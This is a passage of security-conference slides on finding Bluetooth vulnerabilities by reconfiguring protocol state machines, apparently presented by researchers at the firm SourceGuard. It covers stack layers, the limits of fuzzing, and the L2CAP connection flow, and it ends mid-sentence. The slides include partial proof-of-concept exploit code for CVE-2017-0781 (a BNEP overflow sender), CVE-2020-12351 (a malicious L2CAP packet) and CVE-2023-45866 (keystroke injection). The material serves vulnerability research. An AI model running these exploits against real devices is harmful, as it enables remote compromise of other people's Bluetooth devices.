



**State Manipulation—
Unveiling New Attack Vectors in Bluetooth Vulnerability
Discovery through Protocol State Machine Reconfiguration**

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SourceGuard

About Us



- **Lidong Li:** **Source Guard**@Chief Security Officer.
 - Specializing in protocol vulnerability mining and Fuzzing framework development. He is the core developer of the Wisdom&Swift Fuzzer. HITB/POC/ISC Speaker
- **Kun Dong:** **Source Guard**@CEO.
 - Ph.D. in Cybersecurity from Xidian University, specializing in chip security research and AI adversarial security research
- **Xiao Wang:** **Source Guard**@Senior Security Researcher.
 - His expertise lies in vulnerability discovery within the realms of wireless protocols, including Bluetooth, Wi-Fi security.

Agenda


- 1. Bluetooth protocol stack & state machine analysis**
- 2. The bottleneck of traditional TLV-format Fuzzing**
- 3. Disrupting the state machine to discover new Bluetooth vulnerabilities**

Bluetooth protocol stack & State machine analysis

Bluetooth protocol stack & State machine analysis



Bluetooth protocol stack & State machine analysis



➤ The Bluetooth protocol stack operates over the **HCI** layer, with **L2CAP** serving as the core link protocol that establishes **SDP/RFCOMM/BNEP/AVRCP** channels through **PSM** (Protocol/Service Multiplexer)


➤ **RFCOMM** creates serial port-like connections over L2CAP to support **HSP/HFP/SPP** and other legacy profiles.

➤ **OBEX** implements application-layer service protocols including **OPP/PBAP/MAP** through profile operations.


The bottleneck of traditional TLV-format Fuzzing

The bottleneck of traditional TLV-format Fuzzing

- **Random targeting of TLV without purpose**
- **Driver's inspection and validation of malformed packets**
- **Non-purposeful (non-targeted) interaction packets**
- **Incomplete state machine coverage**



30/30



The bottleneck of traditional TLV-format Fuzzing

CVE-2017-0781



```
def packet(overflow):
    pkt = ''
    pkt += p8(set_bnep_header_extension_bit(BNEP_FRAME_CONTROL))
    pkt += bnep_control_packet(BNEP_SETUP_CONNECTION_REQUEST_MSG, '\x00' + overflow)
    return pkt

bad_packet = packet('AAAABBBB')

log.info('Connecting...')
sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)
bluetooth.set_l2cap_mtu(sock, 1500)
sock.connect((target, port))

log.info('Sending BNEP packets...')
for i in range(count):
    sock.send(bad_packet)

log.success('Done.')
sock.close()
```

CVE-2020-12351



```
// Send data
uint16_t buffer[BUFFER_SIZE];
buffer[0] = htobs(0x0004);
buffer[1] = htobs(0x0004);
buffer[2] = htobs(0x0002);
buffer[3] = htobs(0x0102);
int count;
for (count=1; count<=5; count++)
{
    printf("\nSending some data to prove that connection is established between central and periph
    int bytes_sent = write(hci_handle, buffer, sizeof(buffer));
    printf("Size of the buffer: %d\n", sizeof(buffer));
    printf("Sent %d\n", bytes_sent);
    sleep(1);
}
// End of Send data

struct l2cap_conninfo l2_conninfo;
// socklen_t l2_conninfoolen = sizeof(l2_conninfo);
// if (getsockopt(hci_socket, SOL_L2CAP, L2CAP_CONNINFO, &l2_conninfo, &l2_conninfoolen) < 0)
// {
//     perror("getsockopt");
//     return 1;
// }

hci_handle = l2_conninfo.hci_handle;
printf("\n[*] HCI handle: %x\n", hci_handle);


printf("\n[*] Sending malicious L2CAP packet...\n");
struct
{
    l2cap_hdr hdr;
    uint16_t ctrl;
    uint16_t fcs;
```

CVE-2023-45866



```
✓ def char_to_key_code(char):
    # Mapping for special characters that always require SHIFT
    shift_char_map = {
        '!': 'EXCLAMATION_MARK',
        '@': 'AT_SYMBOL',
        '#': 'HASHTAG',
        '$': 'DOLLAR',
        '%': 'PERCENT_SYMBOL',
        '^': 'CARET_SYMBOL',
        '&': 'AMPERSAND_SYMBOL',
        '*': 'ASTERISK_SYMBOL',
        '(': 'OPEN_PARENTHESIS',
        ')': 'CLOSE_PARENTHESIS',
        '_': 'UNDERSCORE_SYMBOL',
        '+': 'KEYPADPLUS',
        '{': 'LEFTBRACE',
        '}': 'RIGHTBRACE',
        ';': 'SEMICOLON',
        '\\': 'BACKSLASH',
        "'": 'QUOTE',
        '<': 'COMMA',
        '>': 'DOT',
        '?': 'QUESTIONMARK',
        'A': 'a',
        'B': 'b',
        'C': 'c',
        'D': 'd',
        'E': 'e',
        'F': 'f',
        'G': 'g',
        'H': 'h',
        'I': 'i',
        'J': 'j',
        'K': 'k',
```





Disrupting the state machine to - discover new Bluetooth vulnerabilities

Disrupting the state machine to discover new Bluetooth vulnerabilities


How to do it?

➤ Which nodes should we pay attention to?

1. All nodes involved in the interaction process, such as authentication, connection, communication, and the authentication procedure.

➤ Factors that affect state machine interactions?

1. The protocol stack architecture of the device under test
2. Different SoC chips have different driver handling processes
3. Protocol stacks of different system architectures




SPECIFICATIONS

Core Specification 6.0

This specification defines the technologies required to create interoperable Bluetooth devices.


Note: Errata Correction 25800 is mandatory when claiming compliance to Core Specification 6.0

Related Resource(s): [Core Specification v6.0 Feature Overview](#)



Disrupting the state machine to discover new Bluetooth vulnerabilities

L2CAP



1. L2CAP Connect Request

➤ The master device sends an L2CAP Connect Request via the ACL link to the slave device, specifying the desired service (PSM) and providing channel identifiers (CIDs).

2. L2CAP Connect Response

➤ Upon receiving the Connect Request, the slave device verifies service availability and responds by assigning its own channel identifier (CID), establishing a preliminary connection.

3. L2CAP Channel Configuration


➤ Both devices 